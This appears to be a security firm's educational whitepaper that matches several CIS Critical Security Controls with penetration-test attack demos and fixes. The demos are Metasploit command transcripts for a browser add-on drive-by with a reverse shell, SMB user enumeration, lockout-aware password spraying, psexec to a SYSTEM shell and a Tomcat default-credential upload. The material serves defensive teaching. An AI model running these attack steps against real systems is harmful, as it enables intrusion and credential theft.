WHAT A HACKER SEES

Top 20 CIS Critical Security Controls

Joshua Platz
Senior Security Consultant

Chris Ballentine
Principal Consultant - Attack & Penetration

Ralph May
Security Consultant - Assessments

Paul O'Grady
Principal Consultant - Attack & Penetration

Steven Darracott
Security Consultant - Assessments

Adam Schindelar
Senior Consultant - Attack & Penetration

Jackson Byam
Security Consultant

Mike Hodges
Consultant - Attack & Penetration,

Dan Kottmann
Practice Manager - Attack & Penetration

OPTIV

TABLE OF CONTENTS

Security is hard. Organizations are facing a growing threat, and breaches are becoming commonplace, even happening to companies trying to do everything the right way. The old motto goes, “The only system which is truly secure is one which is switched off and unplugged, locked in a titanium lined safe.” It’s hard to do business like that. So what can you do? It starts with implementing a mature security program to address known attack vectors.

This is where the top 20 Center for Internet Security (CIS) Critical Security Controls (CSC) come into play, providing organizations with 20 key controls that they can implement to mitigate some of the threats they are facing. Unfortunately, even implementing all of these controls won’t make you “un-hackable,” however, it starts to raise the complexity level required to get hacked, increasing the cost, time, effort, and skillset necessary to attack your organization.

Through this series, we will cover each of the 20 controls, showing attack examples and explaining how each control could have prevented the attack from being successful. As a penetration tester, we see these controls daily, not from a policy standpoint, but rather from vulnerability identification and exploitation. The best way to make an environment secure is not to run around plugging the individual holes that are identified, but to instead address the larger root cause of the problem. Often, this entails implementing some policy standards, and also ensuring that the information technology assets actually follow that policy. Our goal for the blog series is to be less comprehensive than the original distribution of the controls from SANS, and to focus on what you need to know, what the risk is, and how to apply it.

> Security is hard. Organizations are facing a growing threat, and breaches are becoming commonplace, even happening to companies trying to do everything the right way.

one

Inventory of Authorized and Unauthorized Devices

The Control

Actively manage (inventory, track, and correct) all hardware devices on the network so that only authorized devices are given access, and unauthorized and unmanaged devices are found and prevented from gaining access.

The Attack

Not everything that can go wrong on the network is done out of malice. Sometimes employees may not realize the bigger picture when they decide to bring a device and plug it into the network. It can be something as simple as an employee thinking that the wireless signal at their desk is too weak, or perhaps they decided they needed an extra Ethernet port for some additional use. It would not be unheard of for an employee to bring in a wireless access point and plug it into the network to achieve those needs. While the organization may have ways to better address the employee’s needs, an organization should also have the ability to detect when a non-organizational asset is attached to the network.

I often am presented with scenarios where we may be brought onto an assessment to perform some level of physical social engineering. Sometimes our client asks us to just get in the door, but often they also request we try to obtain remote access to the network after we leave. For that reason, it is not uncommon for me to have a couple of extra wireless access points with me so I can try to connect it to the network.

A wireless access point plugged into the network

Placement of these devices depends on the architecture of the building. If there are no windows and the building is quite large, I may opt to use a mini, fanless computer, which can establish a remote VPN connection over the Internet using the client's network. The successful use of these devices often depends on the company's ability to detect rogue devices.

The Solution

The first thing that must be done to even begin to implement this control is to create an inventory of all company assets. Even for small companies, this is no easy undertaking. It involves identifying the unique MAC address that each device uses, including not just PCs and servers, but phones, printers, fax machines, or even vending machines that connect to the network to process payment transactions. There are software solutions out there which can assist in asset discovery, however, even those applications require quite a bit of effort to categorize all existing devices. Identifying PCs and servers is easy if they are joined to your networked domain, but identifying and validating the remaining devices can involve a lot of time, research, and in some situations, legwork.

Once an organization has identified all of the existing assets, it is important for the organization to develop a Network Access Control (NAC) system for both existing and new devices. Oftentimes, organizations will implement a simple 802.1x authentication, requiring credentials in order to connect to the network. Without the use of certificates, this control would only be partially implemented because it would be possible for an attacker to steal valid credentials through other means prior to arriving onsite. It is therefore critical to ensure that a certificate management program is put in place to ensure that only devices with a valid certificate and valid user credentials can access the network.

two

Inventory of Authorized and Unauthorized Software

The Control

Actively manage (inventory, track, and correct) all software on the network so that only authorized software is installed and can execute, and that unauthorized and unmanaged software is found and prevented from installation or execution.


The Attack

This is another control to prevent a scenario that may not be malicious in nature.

While it is true that identifying potentially unwanted malicious software can be detected through implementation of this control, those types of programs are often covered through a good endpoint protection solution. I want to focus on employee installed software that IT may not be aware of and therefore is not readily patching.


For this control, I decided to demo a common attack vector that I have seen in organizations. Often, a company will support a specific browser because it may work better with a specific organizational tool or site in use. However, with humans being creatures of habit, some users prefer to use alternative browsers. When these browsers are not supported by IT, they may not be getting the appropriate updates required to keep the user's system secure.

Below I have demonstrated how a would-be attacker can use open-source software to setup a drive-by attack targeting users of unpatched software.



```
Optiv#: msfconsole -q
msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon
msf exploit(firefox_xpi_bootstrapped_addon) > set URIPATH /catvideos
URIPATH => /catvideos
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVPORT 80
SRVPORT => 80
msf exploit(firefox_xpi_bootstrapped_addon) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 172.16.0.148:4444
msf exploit(firefox_xpi_bootstrapped_addon) > [*] Using URL: http://0.0.0.0:80/catvideos
[*] Local IP: http://172.16.0.148:80/catvideos
[*] Server started.
```


Once an attacker has the malicious web site running, all they have to do is encourage people to visit the site. This could be accomplished by hosting something people want to view, such as online movies, or by using other tactics such as cross-site scripting to redirect users to the malicious site. Once a user has landed on the site, a popup will ask them to install an add-on. These add-ons are typically named something like "Video Codec" or "Flash Update" in an attempt to influence users into clicking allow.



Firefox prevented this site (example.com) from asking you to install software on your computer.

Popup requesting to install a browser add-on

Once a user has allowed the add-on, another popup will warn them to only install it from trusted authors. People have become jaded to these popups since they are common place and normally don't mean something bad is happening.



Software Installation

Install add-ons only from authors whom you trust.


Malicious software can damage your computer or violate your privacy.

You have asked to install the following item:

HTML5 Rendering Enhancements *(Author not verified)*
http://example.com/catvideos/addon.xpi

An additional security popup warns users to not install untrusted software

If the user grants the permission and the version of software is vulnerable to the attack selected, it is possible to execute code and establish a remote presence on the targeted system. The attacker now has all the same permissions as the user who visited the site. This issue is compounded if the user is a local administrator or has access to potentially sensitive information. Additionally, this gives the attacker a route to attack other internal network resources.



```
[*] 172.16.0.152     firefox_xpi_bootstrapped_addon - Redirecting request.
[*] 172.16.0.152     firefox_xpi_bootstrapped_addon - Sending HTML response.
[*] 172.16.0.152     firefox_xpi_bootstrapped_addon - Sending xpi and waiting for user to click 'accept'...
[*] 172.16.0.152     firefox_xpi_bootstrapped_addon - Sending xpi and waiting for user to click 'accept'...
[*] Command shell session 1 opened (172.16.0.148:4444 -> 172.16.0.152:49414) at 2016-04-12 09:44:20 -0500

msf exploit(firefox_xpi_bootstrapped_addon) > sessions -i 1
[*] Starting interaction with 1...

whoami
whoami
example\jplatz
```

The Solution

First, the organization needs to make policy-based decisions on what software will and won't be allowed on endpoints. Many different strategies come up on this subject. Some organizations may be more lenient and allow software like iTunes, Spotify, or chat programs. Other organizations that have a strict policy on acceptable use will have an easier time implementing this control because they will be able to define that acceptable software and enforce a set application schema. Once the organization has determined its acceptable software, it needs to find a way to enforce it.

Application whitelisting is one of those things that is very hard to implement. However, if implemented correctly, it can greatly increase the security of a system and, by proxy, the network. Application whitelisting can be configured to only allow specific applications to run on company-based hardware, ensuring that even if a user is able to download and install unapproved software, they will not be able to execute it.

Application whitelisting is one of those things that is very hard to implement. However, if implemented correctly, it can greatly increase the security of a system and, by proxy, the network.

Once the organization has implemented the acceptable applications policy and has configured application whitelists to enforce it, they must perform a cleanup of all outdated software and monitor for new software that may have been installed. There are several tools which can perform software inventory that can be built into endpoint security applications or even queried from vulnerability scanning tools. An organization may decide to refresh all of the systems in lieu of hunting down each unauthorized application.

three

Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers

The Control


Establish, implement, and actively manage (track, report on, correct) the security configuration of laptops, servers, and workstations using a rigorous configuration management and change control process in order to prevent attackers from exploiting vulnerable services and settings.

The Attack

On most penetration tests, the most commonly found vulnerability is a result of weak configurations. Many organizations often leave the default configurations, believing that they should be secure by default. Unfortunately, that is not always the case. It is extremely common to see default configurations that are configured to provide speed and compatibility over security. This makes it much harder for organizations to quickly implement new technologies securely without subject matter experts on staff.


For this control, I will demonstrate something that is extremely common, enumeration of data through null sessions. Null sessions are the result of unauthenticated users being able to connect to resources on a machine and query the machine for information. This information (as shown in this attack) may at first seem like a low risk, however, sometimes an attacker can leverage the data to gain access to entire network domains.

In the screenshot below, we can see that by running Metasploit, we are able to query a domain controller for a list of all the users. This is accomplished without any username and password and will appear as normal system behavior. This functionality was initially programmed into older versions of Windows to provide a level of compatibility with other devices.




```
msf auxiliary(smb_lookupsid) > run

 [*] 172.16.0.150 PIPE(LSARPC) LOCAL(EXAMPLE - 5-21-3895127422-2590596046-1010184616) DOMAIN(EXAMPLE - 5-21-3895127422-2590596046-1010184616
 [*] 172.16.0.150 USER=Administrator RID=500
 [*] 172.16.0.150 USER=Guest RID=501
 [*] 172.16.0.150 USER=krbtgt RID=502
 [*] 172.16.0.150 GROUP=Domain Admins RID=512
 [*] 172.16.0.150 GROUP=Domain Users RID=513
 [*] 172.16.0.150 GROUP=Domain Guests RID=514
 [*] 172.16.0.150 GROUP=Domain Computers RID=515
 [*] 172.16.0.150 GROUP=Domain Controllers RID=516
 [*] 172.16.0.150 TYPE=4 NAME=Cert Publishers rid=517
 [*] 172.16.0.150 GROUP=Schema Admins RID=518
 [*] 172.16.0.150 GROUP=Enterprise Admins RID=519
 [*] 172.16.0.150 GROUP=Group Policy Creator Owners RID=520
 [*] 172.16.0.150 GROUP=Read-only Domain Controllers RID=521
 [*] 172.16.0.150 GROUP=Cloneable Domain Controllers RID=522
 [*] 172.16.0.150 TYPE=4 NAME=RAS and IAS Servers rid=553
 [*] 172.16.0.150 TYPE=4 NAME=Allowed RODC Password Replication Group rid=571
 [*] 172.16.0.150 TYPE=4 NAME=Denied RODC Password Replication Group rid=572
 [*] 172.16.0.150 TYPE=4 NAME=WinRMRemoteWMIUsers__ rid=1000
 [*] 172.16.0.150 USER=DC01$ RID=1001
 [*] 172.16.0.150 TYPE=4 NAME=DnsAdmins rid=1102
 [*] 172.16.0.150 GROUP=DnsUpdateProxy RID=1103
 [*] 172.16.0.150 USER=SRV01$ RID=1104
 [*] 172.16.0.150 USER=jplatz RID=1105
 [*] 172.16.0.150 USER=USER-PC$ RID=1106
 [*] 172.16.0.150 USER=TIMECLOCK-PC$ RID=1107
 [*] 172.16.0.150 USER=CONFERENCE-PC$ RID=1108
 [*] 172.16.0.150 USER=Vendor01 RID=1111
 [*] 172.16.0.150 EXAMPLE [Administrator, Guest, krbtgt, DC01$, SRV01$, jplatz, USER-PC$, TIMECLOCK-PC$, CONFERENCE-PC$, Vendor01 ]
 [*] Scanned 1 of 1 hosts (100% complete)
 [*] Auxiliary module execution completed
```

Depending on how the system is configured and how much information is obtainable, an attacker may be able to also identify the lockout period enforced on the domain. If the attacker is not able to identify the lockout period, they could easily trigger an account lockout to enumerate this policy. The attacker would continuously make requests for an account and determine when the account locks out. By monitoring when the account unlocks, the attacker can determine how many attempts they are able to make within a period of time in order to not lock out accounts.



```
ptiv#: msfconsole -q
sf > use auxiliary/scanner/smb/smb_login
sf auxiliary(smb_login) > set RHOSTS 172.16.0.150
HOSTS => 172.16.0.150
sf auxiliary(smb_login) > set SMBUSER jplatz
MBUSER => jplatz
sf auxiliary(smb_login) > set SMBPASS Test
MBPASS => Test
sf auxiliary(smb_login) > run

*] 172.16.0.150:445 SMB - Starting SMB login bruteforce
-] 172.16.0.150:445 SMB - Failed: '.\jplatz:Test', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
*] Scanned 1 of 1 hosts (100% complete)
*] Auxiliary module execution completed
sf auxiliary(smb_login) > run

*] 172.16.0.150:445 SMB - Starting SMB login bruteforce
-] 172.16.0.150:445 SMB - Failed: '.\jplatz:Test', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
*] Scanned 1 of 1 hosts (100% complete)
*] Auxiliary module execution completed
sf auxiliary(smb_login) > run

*] 172.16.0.150:445 SMB - Starting SMB login bruteforce
-] 172.16.0.150:445 SMB - Failed: '.\jplatz:Test', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
*] Scanned 1 of 1 hosts (100% complete)
*] Auxiliary module execution completed
sf auxiliary(smb_login) > run

*] 172.16.0.150:445 SMB - Starting SMB login bruteforce
-] 172.16.0.150:445 SMB - Failed: '.\jplatz:Test', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
*] Scanned 1 of 1 hosts (100% complete)
*] Auxiliary module execution completed
sf auxiliary(smb_login) > run

*] 172.16.0.150:445 SMB - Starting SMB login bruteforce
-] 172.16.0.150:445 SMB - Failed: '.\jplatz:Test', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
*] Scanned 1 of 1 hosts (100% complete)
*] Auxiliary module execution completed
sf auxiliary(smb_login) > run

*] 172.16.0.150:445 SMB - Starting SMB login bruteforce
-] 172.16.0.150:445 SMB - Failed: '.\jplatz:Test', Login Failed: The server responded with error: STATUS_ACCOUNT_LOCKED_OUT (Command=115 WordCount=0)
*] Scanned 1 of 1 hosts (100% complete)
*] Auxiliary module execution completed
```


Once the password policy has been obtained, an open-source tool such as TimeLapse can be used to automate password guessing without locking out the account. This is by only making a set number of password guessing attempts within the reset period.



```
Optiv#: ./TimeLapse.py domainusers.txt passwords.txt

--- Time Lapse Password Guesser ---
Please use with caution and intelligence

Please enter SMB target: [example: 192.168.1.10]: 172.16.0.150
Please enter the Domain name: [example: example.com]: example.com
Please enter the tries before lockout: [example: 3]: 5
Please enter the reset timer in minutes: [example: 30]: 30
RHOSTS => 172.16.0.150
SMBDOMAIN => example.com
USER_FILE => domainusers.txt
PASS_FILE => pass_file.tmp
[*] Spooling to file TimeLapse.log...
[*] 172.16.0.150:445 SMB - Starting SMB login bruteforce
[-] 172.16.0.150:445 SMB - Failed: 'example.com\administrator:Password1', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 172.16.0.150:445 SMB - Failed: 'example.com\administrator:Password1!', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 172.16.0.150:445 SMB - Failed: 'example.com\administrator:Winter2016', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 172.16.0.150:445 SMB - Failed: 'example.com\jplatz:Password1', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 172.16.0.150:445 SMB - Failed: 'example.com\jplatz:Password1!', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[+] 172.16.0.150:445 SMB - Success: 'example.com\jplatz:Winter2016'
[*] 172.16.0.150:445 SMB - Domain is ignored for user jplatz
[+] 172.16.0.150:445 SMB - Success: 'example.com\vendor01:Password1'
[*] 172.16.0.150:445 SMB - Domain is ignored for user vendor01
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Hit Maximum Attempts, sleeping for 35 minutes.
```

TimeLapse making password guesses without locking out accounts

If the attacker is lucky or persistent enough, they will be able to obtain access to valid Active Directory credentials which can be used for further attacks. In the screenshot below, it was possible to execute code and establish a remote presence on a system with local administrator privileges. This goes to show that even just leaking usernames through a default configuration can present a large risk with a determined attacker.



```
Optiv#: msfconsole -q
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 172.16.0.152
RHOST => 172.16.0.152
msf exploit(psexec) > set SMBUSER jplatz
SMBUSER => jplatz
msf exploit(psexec) > set SMBPASS Winter2016
SMBPASS => Winter2016
msf exploit(psexec) > set SMBDomain example.com
SMBDomain => example.com
msf exploit(psexec) > run

[*] Started reverse handler on 172.16.0.148:4444
[*] Connecting to the server...
[*] Authenticating to 172.16.0.152:445|example.com as user 'jplatz'...
[*] Selecting PowerShell target
[*] 172.16.0.152:445 - Executing the payload...
[+] 172.16.0.152:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 172.16.0.152
[*] Meterpreter session 1 opened (172.16.0.148:4444 -> 172.16.0.152:49439) at 2016-04-12 10:25:53 -0500

meterpreter > shell
Process 1424 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>dir c:\
dir c:\
 Volume in drive C has no label.
 Volume Serial Number is 1ABA-600E

 Directory of c:\

07/13/2009  10:20 PM    <DIR>          PerfLogs
04/12/2011  03:28 AM    <DIR>          Program Files
04/12/2016  09:34 AM    <DIR>          Program Files (x86)
04/04/2016  11:27 AM    <DIR>          Users
03/31/2016  08:56 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  22,222,516,224 bytes free
```

The Solution

As mentioned above, the key to having secure configurations is having subject matter experts who can review the configuration of new and existing systems and applications. Once a secure, gold standard, default configuration has been created, it should be loaded into a machine image so that the configuration can be applied to all machines. It would not be uncommon to have to create several standard images in this fashion to cover the different types of systems that an organization would run. For instance, web servers will be configured differently than end-user workstations.

Once the standard image is running on all systems, it is important to monitor the system for any changes from that standard. This can be accomplished by using a variety of tools. File integrity monitoring will monitor the registry and critical files, while other automated tools such as a vulnerability scanner can probe systems in real time in an attempt to identify any undesirable configurations and deviations from the standardized set of rules.

If an organization is unable to put such a large effort in reimaging all machines and creating gold standards, they can attempt to try and enforce security configurations through configuration management tools such as group policy. Group policy can be configured to set options on systems which can disable things such as the null sessions we saw above, however, it will only apply to machines joined to the network. In complex and large networks it is possible for machines to not have the proper group policy object assigned. Thorough testing and monitoring needs to be performed when relying solely on a configuration management tool.

four

Continuous Vulnerability Assessment and Remediation

The Control

Continuously acquire, assess, and take action on new information in order to identify vulnerabilities, remediate, and minimize the window of opportunity for attackers.


The Attack

It is not uncommon to go into an organization and have complete access to all systems with a small set of commands within the first 30 minutes. Having been performing this testing for many years, it quickly becomes apparent that several organizations have what we call "low hanging fruit." Low hanging fruit are common attack vectors that usually provide access to systems with significant privileges with very little effort.

In my next attack, I will show how a critically vulnerability could have been easily detected if the organization had been performing regular vulnerability scanning. Then leveraging the information provided in the vulnerability scan, I will demonstrate how simple it is to gain access to the target system.

> It is not uncommon to go into an organization and have complete access to all systems with a small set of commands within the first 30 minutes.

In the screenshot below, we see that a vulnerability scanner was used to identify default credentials in use the Apache Tomcat Manager. Apache Tomcat Manager is a web console which allows for the deployment of web applications on the web server. This is an extremely common finding, because some applications will deploy Tomcat using the default credentials. Vulnerability scanners often tell if the actual vulnerability contains any public exploits or if it is an abuse of normal operations of the application. Organizations should focus on high-risk vulnerabilities with public exploitation details in order to improve network security.



Apache Tomcat Manager Common Administrative Credentials

Description

Nessus was able to gain access to the Manager web application for the remote Tomcat server using a known set of credentials. A remote attacker can exploit this issue to install a malicious application on the affected server and run arbitrary code with Tomcat's privileges (usually SYSTEM on Windows, or the unprivileged 'tomcat' account on Unix).

Worms are known to propagate this way.

Solution

Edit the associated 'tomcat-users.xml' file and change or remove the affected set of credentials.

See Also

http://markmail.org/thread/wfu4nff5chvkb6xp
http://svn.apache.org/viewvc?view=revision&revision=834047
http://www.intevydis.com/blog/?p=87
http://www.zerodayinitiative.com/advisories/ZDI-10-214/
http://archives.neohapsis.com/archives/fulldisclosure/2010-10/0260.html

Output

```
It was possible to log into the Tomcat Manager web app using the
following info :

  URL      : http://172.16.0.151:8080/manager/html
  Username : tomcat
  Password : tomcat

  URL      : http://172.16.0.151:8080/manager/status
  Username : tomcat
  Password : tomcat
```

Port	Hosts
8080 / tcp / www	172.16.0.151

Plugin Details

Severity:	Critical
ID:	34970
Version:	$Revision: 1.32 $
Type:	remote
Family:	Web Servers
Published:	2008/11/26
Modified:	2015/09/24

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector:
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C
CVSS Temporal Score: 8.3

Vulnerability Information


CPE: cpe:/a:apache:tomcat
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: 2009/11/09
Default Account: true
Exploited by Nessus: true

Exploitable With

Metasploit (Apache Tomcat Manager Authenticated Upload Code Execution)

Vulnerability Scanner identified default credentials

An attacker can use the Tomcat Manager Console in order to upload a malicious web application archive (WAR) file or simply use an open-source tool like Metasploit to automate the process. Using this method, it only takes eight commands for an attacker to leverage the credentials into an administrative command shell. This simplicity in identifying and exploiting the vulnerability is why we call this low hanging fruit.



```
Optiv#: msfconsole -q
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(tomcat_mgr_upload) > set RHOST 172.16.0.151
RHOST => 172.16.0.151
msf exploit(tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(tomcat_mgr_upload) > set PATH /manager
PATH => /manager
msf exploit(tomcat_mgr_upload) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_upload) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_upload) > run

[*] Started reverse handler on 172.16.0.148:4444
[*] 172.16.0.151:8080 - Retrieving session ID and CSRF token...
[*] 172.16.0.151:8080 - Uploading and deploying eL9HG12...
